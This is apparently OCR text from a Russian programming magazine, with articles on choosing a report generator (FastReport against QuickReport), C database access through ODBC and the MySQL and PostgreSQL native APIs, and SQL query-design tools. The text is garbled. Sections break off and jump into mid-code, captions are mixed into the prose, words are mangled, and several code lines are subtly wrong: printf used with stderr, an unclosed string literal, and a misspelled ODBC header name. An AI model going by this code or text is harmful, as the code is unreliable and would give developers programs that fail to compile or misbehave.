■ Сейчас ни одно современное приложение, работающее с базами данных, не обходится без различных отчетов. И грамотный выбор генератора отчетов для своей программы может сильно отразиться на ее дальнейшей живучести. Не говоря уже о возможности быстрой разработки коммерческих решений. В общем, здесь перед тобой опять встает дилемма, использовать тебе стандартный QuickReport или какой-нибудь внешний генератор отчетов.

Выбирать QReport стоит тогда, когда сделанная тобой программа выполняет второстепенную задачу и если генерируемые отчеты не будут отличаться особой хитроумностью. Но у QReport есть несколько существенных недостатков: сравнительно слабые возможности оформления, соз-

данные отчеты находятся в ехе'шнике твоей программы и при изменении отчета требуется смена исполняемого файла. Таким образом, поддержка программы может превратиться в сущий ад. Отсутствие поиска данных по готовому отчету тоже может сильно потрепать нервы. Представь, что проходит инвентаризация по складам и у тебя оказывается несколько листов остатков (а то и больше) - найти нужную позицию будет очень тяжело.

Из других генераторов отчетов имеет смысл поработать с FastReport (www.fastreport.ru), ReportBuilder (www.pragnaan.com/rb/index.html) и Crystal Reports.

FASTREPORT

■ FastReport - очень динамично развивающийся компонент, который с каждым годом увеличивает свою долю на рынке и приобретает популярность не только в России, но и на Западе. Об этом свидетельствует тот факт, что авторитетнейший журнал

Delphi Informant Magazine опубликовал результаты голосования по выбору продукта года для Delphi. Генератор отчетов FastReport в 2004 году занял первое место в категории Reporting Tool, также он был выбран "продуктом года". Во-вторых, FastReport - это российская разработка и, соответственно, различной документации на русском языке к нему гораздо больше, чем для других. В-третьих, цена на этот замечательный продукт для России значительно скромнее. К тому же после недавнего выхода версии 3.0 FastReport заметно увеличил свою и без того богатую функциональность.

Какие у FastReport наиболее заметные и полезные особенности? Во-первых, впечатляющий список форматов экспорта готового отчета: .html, .xls, .doc и т.д. Во-вторых, отчет FastReport не представляет собой статичную картинку, которую можно только отправить на печать. Есть, к примеру, возможность поиска значения, а для больших отчетов это очень актуально (рис. 15).

У FastReport есть очень полезная штука, которая называется внешним дизайнером отчетов (рис. 16). Он позволяет изменять и создавать новые шаблоны отчетов на уровне пользователя. И теперь тебе не придется париться с заказчиком на тему "СРОЧНОЕ добавление запятой в отчет!", а вместо этого продашь ему генератор отчетов вместе с программой. И пусть, если надо будет изменить что-нибудь элементарное, пользователь сам спокойно это делает (рис. 17). Также это позволит брать деньги отдельно за улучшение программы и за добавление новых отчетов :).

И, пожалуй, главное для рядового разработчика - это легкость освоения данного компонента. Все просто, наглядно, интуитивно понятно, документация отличная. Все это и делает FastReport таким популярным генератором отчетов среди разработчиков.

ReportBuilder, который немного уступает по популярности FastReport, является его аналогом, но какие-то особенные изюминки у него выделить довольно сложно, а цена его просто зашкаливает...

ЗАКЛЮЧЕНИЕ

■ Ты живешь в замечательное время: бурное развитие мелкого и среднего бизнеса, требующего максимальной отдачи и автоматизации работы и в тоже время не способного внедрять ERP-системы. Это стимулирует интерес к программным комплексам собственной разработки, обладающим большей гибкостью, не требующих услуг высокооплачиваемого персонала и программистов. Все вопросы написания и внедрения подобных систем ложатся на плечи рядовых инженеров-программистов.




Рис. 17. Срочное изменение реквизитов

Довольно часто требуется возможность переноса табличных данных в офисные приложения для дальнейшей обработки. Это всегда нужно учитывать.

При выборе генератора отчетов обычно останавливаются на FastReport - максимум возможностей по оптимальной цене.

Alexander S. Salieff (salieff@mail.ru)

DATABASE CONNECTIVITY В ТВОЕЙ ПРОГРАММЕ

ПРОГРАММИРОВАНИЕ С ИСПОЛЬЗОВАНИЕМ DBC-ТЕХНОЛОГИЙ

Писать кроссплатформенные приложения, взаимодействующие с базами данных, переносимые между операционными системами и архитектурами без правки исходного кода, - это ли не мечта каждого программиста? Но эту мечту не так уж и сложно воплотить в жизнь, в чем все мы сейчас и убедимся.

В предыдущей статье было уделено много внимания истории развития и теории DBC-технологий и интерфейсов. Но пока сфера использования DBC ограничивалась лишь чужими программами. Очень часто хочется реализовать что-то свое - то, что отсутствует в имеющихся продуктах. Настало время научиться писать свои программы, использующие различные DBC-технологии.

С ЧЕГО НАЧАТЬ?

■ Наиболее стабильной, устоявшейся и уважаемой (хотя и не самой компактной и простой в плане кода) технологией является ODBC. С нее мы и начнем наши программистские изыски. Прежде всего понадобятся ODBC-библиотеки под ту платформу, под которую ты собираешься писать, и заголовочные файлы, которые обычно имеются в составе среды разработки, ориентированной на ODBC. Для UNIX-сред все нужное возьмем из пакетов UNIX-ODBC base+devel. В Windows ODBC-DLL'ки входят в состав дистри-

бутива, а библиотечные обертки и заголовочные файлы присутствуют в составе среды разработки (по крайней мере, в BCC и MSVC). Еще неплохо бы поднять локальную РДБ для тренировки на кошках. Мне было проще использовать для этого MySQL, входящий в состав установленного у меня Red Hat 9.0. Он поднимается простой командой `/etc/rc.d/init.d/mysqld start`, по умолчанию обзаводится пользователем `root` и пустым паролем. О том, как настроить на использование MySQL менеджер UNIX-ODBC, поговорили в предыдущей статье. Создадим в поднятой базе таблицу для издевательств с помощью любого доступного SQL-браузера:

```
CREATE TABLE mytable
(
  id INTEGER NOT NULL,
  name CHAR(40),
  age INTEGER
);
```

И наполним ее некоторым количеством значений:

```
INSERT INTO mytable(id, name, age) VALUES(1, 'Masha', 16);
INSERT INTO mytable(id, name, age) VALUES(2, 'Vasya', 25);
```

Теперь все готово к экспериментам, и можно приступать непосредственно к программированию.

ODBC API - ОСНОВА ОСНОВ

■ Сначала подключим заголовочные файлы, в которых описаны необходимые функции и типы. Для каждой реализации требуется особое подключение, но разобраться обычно несложно. Главное, что содержимое в виде имен типов и объявлений функций идентично для всех платформ и архитектур. Для Linux делаем так:

```
#include <odbc/sql.h>
#include <odbc/sqltext.h>
#include <odbc/sqltypes.h>
```


Для Windows почти так же:

```
#include <windows.h>
#include <sql.h>
#include <sqltext.h>
```

Первое, что нам потребуется, - соединиться с базой данных. В первую очередь выделяется общий ODBC-дескриптор окружения типа SQL-HENV, все остальные операции будут плясать от него:

```
SQLHENV myenv;
int ret=SQLAllocHandle(SQL_HANDLE_ENV,SQL_NULL_HANDLE,&myenv);
if ((ret != SQL_SUCCESS) && (ret != SQL_SUCCESS_WITH_INFO))
{printf(stderr, "Error AllocHandle\n"); exit(1); }
```

Обращаем внимание на обработку возврата функции (переменная `ret`). Это типовая операция, и ее нужно производить практически при каждом ODBC-вызове. Теперь можно создавать `handle` для соединения и, собственно, соединяться. `Handle` аллоцируется той же функцией `SQLAllocHandle`, но с другими атрибутами. Потом через созданный `handle` иницируется само соединение с DSN'ом MySQL-Test (заранее настро-



енном в ODBC-менеджере), при этом используется логин root с пустым паролем. Макрос SQL_NTS означает, что строки передаются в формате NULL-Terminated-String, этот формат является для C/C++ стандартом. Для краткости я опускаю обработку переменной ret (она аналогична описанной выше).

```
SQLHDBC myhdbc;
ret = SQLAllocHandle(SQL_HANDLE_DBC, myenv, &myhdbc);
SQLCHAR myname[40];
ret = SQLConnect(myhdbc, (SQLCHAR*)"MySQL-Test",
SQL_NTS, (SQLCHAR*)"root", SQL_NTS, (SQLCHAR*)"",
SQL_NTS);
```

Теперь можно выполнять SQL-запросы. Этот процесс состоит из нескольких шагов - нужно создать стейтмент запроса, связать переменные (в которые будут переданы результаты запроса) со стейтментом, номером поля, типом и переменной для сохранения кода ошибки, потом выполнить запрос и с помощью фретчинга вытащить результаты в связанные переменные:

```
SQLHSTMT myhstmt;
SQLINTEGER myid, myage;
SQLCHAR myname[40];
ret = SQLAllocHandle(SQL_HANDLE_STMT, myhdbc, &myhstmt);
SQLBindCol(myhstmt, 1, SQL_C_ULONG, &myid,
sizeof(myid), &ret);
SQLBindCol(myhstmt, 2, SQL_C_CHAR, &myname, 40, &ret);
SQLBindCol(myhstmt, 3, SQL_C_ULONG, &myage,
sizeof(myage), &ret);
ret = SQLExecDirect(myhstmt, "SELECT id, name, age FROM
mytable ORDER BY id", SQL_NTS);
while(SQLFetch(myhstmt) != SQL_NO_DATA)
printf("ID=%d NAME=%s AGE=%d\n", myid, myname,
myage);
```

Вот, в принципе, и все. Поставленная задача выполнена. Чтобы не допустить утечек ресурсов, разрывают соединение с базой данных и освобождают все выделенные дескрипторы окружения, handle соединения и стейтменты запросов. В идеале это лучше делать даже не в конце программы, а сразу, то есть как только объект станет ненужным:

```
SQLFreeHandle(SQL_HANDLE_STMT, myhstmt);
SQLDisconnect(myhdbc);
SQLFreeHandle(SQL_HANDLE_DBC, myhdbc);
SQLFreeHandle(SQL_HANDLE_ENV, myenv);
```

ЕСЛИ ХОЧЕТСЯ ЕЩЕ

■ Рассмотренная схема ODBC, состоящая из трех звеньев, является куда более гибким механизмом, чем может показаться на первый взгляд. Каждый из трех семейств указателей (SQLHENV, SQLHDBC и SQLHSTMT) имеет большой набор атрибутов и обслуживающих вызовов. Ниже я рассмотрю несколько примеров тонкой настройки ODBC, чтобы гать топчок к изучению этой области.

К примеру, мы решили сообщить ODBC-engin'у, что планируем пригрезиваться не больше не меньше, а именно третьей версии CLI. Пожалуйста:

```
ret=SQLSetEnvAttr(myenv, SQL_ATTR_ODBC_VERSION,
(void*)"SQL_OV_ODBC3, 0);
```


Другая беда - тебя может совсем не устраивать стандартный таймаут на соединение с базой (к слову, он может достигать нескольких минут, тут уж никакие progressbar'ы не спасут от пользовательской ярости), и ты хочешь задать свой. Хорошо: перед соединением с базой скажем, что это должно занять не более пяти секунд:

```
ret=SQLSetConnectAttr(myhdbc, SQL_LOGIN_TIMEOUT,
(SQLPOINTER *)5, 0);
```

Количество столбцов и строк, которое вернет запрос, не всегда известно. Часто узнать это просто необходимо, например, для оптимизации выделения динамической памяти или других не менее важных задач. На самом деле это не проблема. После того как SQLExecDirect отработал без ошибок, все можно будет узнать:

```
int cols, rows;
ret=SQLNumResultCols(myhstmt, &cols);
ret=SQLRowCount(myhstmt, &rows);
```

В предыдущей главе мы явно указывали символьное имя DSN'a. Часто случается и такое, что заранее неизвестно, с каким DSN'ом соединяться и вообще какие DSN'ы прописаны на данный момент. Это запросто может произойти при написании софта общего назначения, который должен работать с произвольным DSN'ом из всех установленных в системе. В такой ситуации очень хотелось бы получить список всего, что есть. И стан-



Создаем погодную таблицу

дарт ODBC (по крайней мере, начиная с версии 3.0) вполне позволяет это сделать. Запросим все имеющиеся в наличии Data Source Name и комментарии к ним:

```
char l_dsn[101]={0}, l_desc[101]={0};
short int l_len1, l_len2, l_next=SQL_FETCH_FIRST;
while(SQLDataSources(myenv, l_next, l_dsn, 100, &l_len1,
l_desc, 100, &l_len2) == SQL_SUCCESS)
{
printf("DSN Name=(%s)
Description=(%s)\n", l_dsn, l_desc);
l_next=SQL_FETCH_NEXT;
}
```

Не хочется искать код ошибки в мануалах? И такое бывает. На самом деле ничто не мешает развернуть его в более многословную и удобочитаемую форму:

```
char msg[201], statm[201];
int msglen;
SQLGetDiagRec(SQL_HANDLE_DBC, myhdbc, 1, statm, &ret,
msg, 200, &msglen);
fprintf(stderr, "Error: Message-%s Statment-%s
(%d)\n", msg, statm, ret);
```


Кроме описанных мной, в ODBC существует немало атрибутов и сервисных вызовов. Описать все не успею, но я уверен, что найти нужные и разобраться в их применении труда не составит.

OTL: ОБЛЕГЧИ СЕБЕ ЖИЗНЬ


■ Было несложно обратить внимание на то, что ODBC CLI имеет несколько громоздкий интерфейс, перегруженный тонкими настройками и повторяющимися типовыми действиями. К тому же стандарт разработан под голый ANSI C, что подразумевает полное отсутствие ООП и некоторых плюсовых удобств. Все это заставляет программистов писать функциональные обертки к ODBC-вызовам, >>

Исполняемый бинарник OTL-примера весит 70 Кб против 5 Кб чистого ODBC. За удобство нужно чем-то жертвовать.


www.mysql.ru - замечательный русскоязычный ресурс по администрированию и программированию для MySQL.



Функционирование аналогично, а вот объем кода...



Иерархия объектов в MySQL DBC API



Иерархия объектов в PostgreSQL DBC API


воспринимающий все результаты фетчинга как строки. На данном этапе такое решение придется нам как нельзя кстати:

```
MYSQL_ROW row;
while((row = mysql_fetch_row(res)))
    printf("ID=%s NAME=%s AGE=%s\n", row[0], row[1],
    row[2]);
```

Если бы мы заранее не знали, сколько именно полей вернет наш запрос, то на помощь нам пришла бы функция `int mysql_num_fields(MYSQL_RES *)`. Теперь осталось провести завершающие операции. Проверим, завершился ли цикл, потому что данных для фетчинга больше не осталось (а не из-за ошибки). Освободим объект, в котором сохранен результат запроса, и завершим соединение:

```
if (!mysql_eof(res)) exiterr(1);
mysql_free_result(res);
mysql_close(&mysql);
```

Как видишь, часто использование нативного API очень удобно, код приведенного примера получился у меня меньше, чем при использовании OTL, а размер исполняемого файла меньше, чем при использовании ODBC. Справедливо будет отметить, что для поставленных условий это решение было самым компактным.



Кроссплатформенность ODBC-кода

А КАК ЖЕ POSTGRESQL?

Конечно же, компактный нативный API предоставляют не только разработчики MySQL. Для полноты картины разведем конфиденциальную информацию о возрасте Васи и Маши с помощью PostgreSQL DBC API, который не менее популярен среди программистов при специфической постановке задачи.

По старой доброй традиции начнем с подключения заголовков:

```
#include <libpq-fe.h>
```

Соединение сохраняется в переменной типа `PGconn`, база стоит на локальном хосте, а аутентификация у моего PostgreSQL настроена через PAM, поэтому из опций указываем только имя БД (и тут тоже одна СУРБД может управлять несколькими БД) и имя пользователя:

```
PGconn * conn=PQconnectdb("dbname=test
user=salieff");
if(PQstatus(conn) == CONNECTION_BAD)
{
    fprintf(stderr, "Connection to database failed - %s.\n",
    PQerrorMessage(conn));
    PQfinish(conn);
    exit(1);
}
```

Запрос выполняем посредством `PQexec`, а его результат сохраняется в переменной типа `PGresult`. Статус исполнения может отличаться в разных запросах, а нас интересует значение `PGRES_TUPLES_OK`, означающее выполнение запроса и возврат результатов:

```
PGresult * res = PQexec(conn, "SELECT id, name, age
FROM mytable ORDER BY id");
if (!res || PQresultStatus(res) != PGRES_TUPLES_OK)
{
    fprintf(stderr, "SELECT failed\n");
    PQclear(res);
    PQfinish(conn);
    exit(1);
}
```

Теперь мы узнаем количество строк, которое вернул наш запрос, и выведем

их на экран. Если бы нам не было известно, что в каждой строке по три столбца, то можно было бы узнать количество столбцов с помощью `int PQnfields(const PGresult *res)`. Значения будем запрашивать функцией `PQgetvalue`, которая конвертирует все подряд в печатные строки:

```
int rows = PQntuples(res);
for (int r=0; r<rows; r++)
{
    char * myid=PQgetvalue(res, r, 0);
    char * myname=PQgetvalue(res, r, 1);
    char * myage=PQgetvalue(res, r, 2);
    printf("ID=%s NAME=%s AGE=%s\n", myid, myname,
    myage);
}
```

Ну и теперь, как и полагается высокопрофессиональным программистам, освободим все неиспользуемые ресурсы для экономии и разорвем соединение с базой данных:

```
PQclear(res);
PQfinish(conn);
Как видишь, предоставленный нативный PostgreSQL API тоже достаточно компактен, удобен и, безусловно, заслуживает внимания.
```

НА ЧЕМ ОСТАНОВИМСЯ?

Описание всех методик DBC, существующих в природе, в эти несколько страниц не поместится. Надеюсь, я вдохновил интересующихся на получение более глубоких познаний в этой области. На самом деле тебе предоставляется широчайший выбор: от чистого ODBC и оберток на его базе до нативных C/C++ DBC API. Производители и просто энтузиасты создают `binding`'и в языки более высокого уровня, такие как Perl, PHP, Python и проч. Так что, с одной стороны, совсем не обязательно создавать CGI, нуждающиеся в DBC, в виде исполняемых бинарников, написанных на C. А с другой стороны, изучение именно низкоуровневого C API поможет тебе досконально и глубоко понять конкретную методику DBC.

Владимир Хоптынец (vlad_km2004@rambler.ru) - начальник отдела автоматизации Хмельницкого БТИ (Украина)

СРЕДСТВА РАЗРАБОТКИ ЗАПРОСОВ

КОММЕНТАРИЙ СПЕЦИАЛИСТА НА ПРИМЕРЕ

Довольно часто разработчики баз данных задаются таким вопросом, как упрощение разработки запросов, тем более что от правильного построения запроса зависит быстрейшее действие. Многие зависят, конечно, и от среды разработки базы данных.

Множество существующих систем управления базами данных (СУБД) предлагают свою среду разработки запросов. А если приходится работать с несколькими источниками сразу? У каждой СУБД есть свои особенности SQL, особенности организации и хранения баз данных, способы обеспечения целостности.

БЛОКНОТ, ACCESS...

■ Самым общедоступным средством создания запросов является... "Блокнот". Как ни странно, в обыкновенном "Блокноте" можно действительно эффективно создавать запросы практически для любых СУБД. Конечно, визуальные средства обеспечат реально удобное представление решаемой задачи, помогут определить связи и ус-

ловия для запроса. Но в итоге все равно придется сталкиваться с обычным текстовым представлением SQL-запроса, как бы красиво и впечатляюще ни выглядела визуальная среда разработки.

Никто не запрещает разработчику использовать предоставляемые самими СУБД средства. Например, для наиболее распространенной СУБД Access, которая входит в пакет приложений Microsoft Office, предусмотрена своя среда разработки запросов, которая имеет собственные недостатки. Во-первых, невозможность увидеть, структурировано ли само "тело" запроса в уже готовом текстовом виде. А иногда сам запрос показывается в таком диком виде, что остается только догадываться, как подобное могло прийти в голову разработчику.



Особенность приведенного запроса заключается в том, что оптимизировать его или разбивать на более мелкие запросы становится невозможно из-за довольно сложной структуры самой базы данных. А решение ввода всех условий запроса в виде глинистой строки, которую нужно прогребать мышкой иногда до десяти экранов, поражает своим "удобством". После составления подобного запроса непременно пропадает желание разглядывать клубок связей между таблицами, ломая голову и задаваясь вопросом, как же разгрести их так, чтобы было видно получше и понятнее. А ввести комментарии как бы и нет возможности.



Но если ты научился работать и создавать сложные запросы в самом Access, то тебе прямая дорога к более продвинутому клиент-серверным вариантам СУБД. Например, в Microsoft SQL Server через Enterprise Manager создание запросов почти полностью аналогично Access, что облегчает переход, но вместе с тем удобств к разработке сложных запросов не добавляет. А для анализа запроса используется средство, поставляемое вместе с самим сервером - SQL Query Analyzer.

INTERBASE? IBEKPERT!

■ Следует отметить горячо любимым многими продукт фирмы Borland - Interbase. В самом Interbase как таковых визуальных средств разработки запросов нет. Но можно прекрасно обращаться с Interbase при помощи ibExpert. Это очень гибкий и мощный инструмент. В нем присутствует возможность разрабатывать структуру самой БД, сохранять и выполнять скрипты на SQL, использовать множество встроенных утилит, облегчающих работу как разработчика, так и администратора. Весьма удобно представлено тестирование созданных запросов на предмет быстрейшего действия (текстом или графически).

Сам Interbase уже радикально отличается от Access хотя бы тем, что это действительно СУБД, предназначен-





ная для создания клиент-серверных решений. Здесь можно решать задачи покруче. Правда, если в Access присутствуют возможности создания необходимого интерфейса и отчетов для клиента (как говорится, полный фарш), то здесь придется поработать не только руками, но и предварительной головой, подключив к работе по созданию клиентской части хотя бы Delphi.

Очередной наглядный пример - разработка довольно простого запроса по базе данных недвижимости. Задача - показать всех людей, которые после приватизации квартиры от исполкома уже продали ее или продали частично. Не будем акцентировать внимание на особенностях самой базы данных, просто сосредоточимся на порядке работы с данным средством. Заходишь в ibExpert, грузишь SQL Builder и вытягиваешь нужные таблицы. Теперь определяешь связи между таблицами и отмечаешь крестами поля, необходимые для вывода. Они по-

являются внизу на вкладке Selection.

А на закладке Edit уже имеешь сгенерированный без твоего участия код. И все культурно работает.

```
SELECT VLASN.PR, VLASN.IM, VLASN.PB,
PRAVA.OLDCL, DOCUMENT.IDOLDT
FROM PRAVA
INNER JOIN VLASN ON
(PRAVA.IDVLASN = VLASN.IDVLASN)
INNER JOIN DOCUMENT ON
(PRAVA.IDDOC = DOCUMENT.IDDOC)
WHERE
(
(DOCUMENT.IDOLDT = '11')
and
(PRAVA.OLDCL IS NOT NULL)
)
```

Жмешь на зеленый треугольник - получаешь результат. В каждой таблице около 300000 записей.

На закладке Performance

Analysys есть очень полезная информация о быстродействии и количестве чтений с каждой таблицы. Не все средства настолько полезны.

Довольно неплохое средство, но создавать в нем можно только запросы для отображения данных. Процедуры же придется писать руками в специально отведенном для этого редакторе. Для анализа запросов в Microsoft SQL Server используется средство SQL Query Analyzer. Попробуем с помощью этого конструктора создать следующий SQL-запрос:

```
SELECT VLASN.PR, DOCUMENT.IDOLDT, PRAVA.D1,
PRAVA.D2, PRAVA.OLDCL, PRAVA.OLDDL
FROM VLASN
INNER JOIN PRAVA ON (VLASN.IDVLASN =
PRAVA.IDVLASN)
INNER JOIN DOCUMENT ON (PRAVA.IDDOC =
DOCUMENT.IDDOC)
GROUP BY VLASN.PR, DOCUMENT.IDOLDT, PRAVA.D1,
PRAVA.D2, PRAVA.OLDCL, PRAVA.OLDDL
HAVING
```

```
(
(COUNT(VLASN.PR) > 10)
)
```

Казалось бы, чего проще - повторяешь все шаги предыдущего примера, только вместо вкладки Criteria используешь Grouping criteria.




Переходишь на вкладку Edit, чтобы увидеть, что же этот волшебник сотворил. И видишь:


```
SELECT VLASN.PR, DOCUMENT.IDOLDT, PRAVA.D1,
PRAVA.D2, PRAVA.OLDCL, PRAVA.OLDDL
FROM VLASN
INNER JOIN PRAVA ON (VLASN.IDVLASN =
